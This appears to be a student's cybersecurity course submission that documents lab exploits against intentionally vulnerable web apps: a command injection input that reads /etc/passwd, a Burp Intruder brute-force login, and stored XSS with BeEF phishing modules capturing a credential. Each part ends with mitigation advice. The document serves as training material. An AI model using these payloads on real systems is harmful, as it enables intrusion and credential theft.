Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*


Provide a screenshot confirming that you successfully completed this exploit:



Ping a device

Enter an IP address: 127.0.0.1 && cat ../../../../etc/passwd Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.036/0.040/0.044/0.000 ms
```



Ping a device

Enter an IP address: 127.0.0.1 && cat ../../../../etc/hosts Submit


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.036/0.039/0.042/0.000 ms
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
To mitigate command injection vulnerabilities, developers must validate and
sanitize all the users inputs, making sure the only data that is to be
expected in the field gets processed. With parameterized queries this can
also separate the user input from the command execution, this adds another
layer of security. The last strategy would be to follow a principle of least
privilege there in limiting the applications permissions to drastically
reduce the potential damage if there's a successful injection attack.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:



Applications
bWAPP ...
install4j...
[sysad...
Thu 24 Oct, 02:10 sysadmin
bWAPP - Broken Auth
2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
49	michaelsmith	With great power comes g...	200	☐	☐	11801	
50	henryhacker	With great power comes g...	200	☐	☐	11801	
51	superman	You wouldn't like me when...	200	☐	☐	11801	

Result 65 | Intruder attack
Previous
Next

```
Payload 1:   tonystark
Payload 2:   I am Iron Man
Status:      200
Length:      11827
Timer:       2
```

Request Response
Pretty Raw Hex Render

```
        <button type="submit" name="form" value="submit">
          Login
        </button>


      </form>

      </br >

      <font color="green">
        Successful login! You really are Iron Man :)
      </font>

    </div>

    <div id="side">


      <a href="http://itsecgames.blogspot.com" target="blank_" class="button">
        <img src="./images/blogger.png">
      </a>
      <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button">
        <img src="./images/linkedin.png">
```

Search...
0 matches
1 match
Finished
192.168.1


Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Enabling account lockout mechanism after a certain amount of unsuccessful
login attempts to mitigate the risks of unauthorized access. Adding CAPTCHA
in the login forms will block automation attempts to brute force logins.
Also enforcing much stronger password policies with a form of 2FA (two
factor authentication) to further upgrade security measures. This in
totality will make it much more resilient to the attempted brute force
attacks.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:

```
Pretty Theft
```



Vulnerability: Stored XSS page at 192.168.13.25/vulnerabilities/xss_s/ with pop-up:

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:
Password:
Log in

BeEF 0.5.4.0 | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 192.168.13.1
- Offline Browsers
  - 127.0.0.1
    - 192.168.13.1

Module Tree: Google Phishing, Pretty Theft, Replace Videos (Fake Pl


Module Results History

id	date	label
0	2024-10-25 00:20	command 1

Command results

1 Fri Oct 25 2024 00:22:25 GMT+0000 (Coordinated Universal Time)
data: answer=Bryan:DontHackMe!


```
Fake Notification Bar
```



Additional plugins are required to display all the media on this page. Install Missing Plugins...

Vulnerability: Stored Cross Site Scripting (XSS)


Name *
Message *
Sign Guestbook | Clear Guestbook



id	date	label
0	2024-10-25 00:23	command 1

```
1   Fri Oct 25 2024 00:23:14 GMT+0000
    (Coordinated Universal Time)
data: result=Notification has been displayed
2   Fri Oct 25 2024 00:23:43 GMT+0000
    (Coordinated Universal Time)
```

```
Get Geolocation
```



id	date	label
0	2024-10-25 00:49	command 1
1	2024-10-25 00:51	command 2

```
1   Fri Oct 25 2024 00:51:51 GMT+0000
    (Coordinated Universal Time)
data: result=
{"status":"success","country":"United
States","countryCode":"US","region":"V
Corporation","org":"Microsoft Azure
Cloud (eastus2)","as":"AS8075
Microsoft
Corporation","query":"20.190.245.95"}
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
To mitigate stored XXS vulnerabilities, web apps should enforce strict input
validation and output encoding practices. This ensures user-supplied data
will be sanitized prior to being stored and displayed on the webpage. CSP
which stands for Content Security Policy would limit the sources in which
scripts can be executed, therefore it reduces the risk of executing the
malicious payloads. Also, doing regular security testing that includes
vulnerability scanning and penetration testing should certainly be conducted
to identify and remediate XSS vulnerabilities efficiently and proactively.
```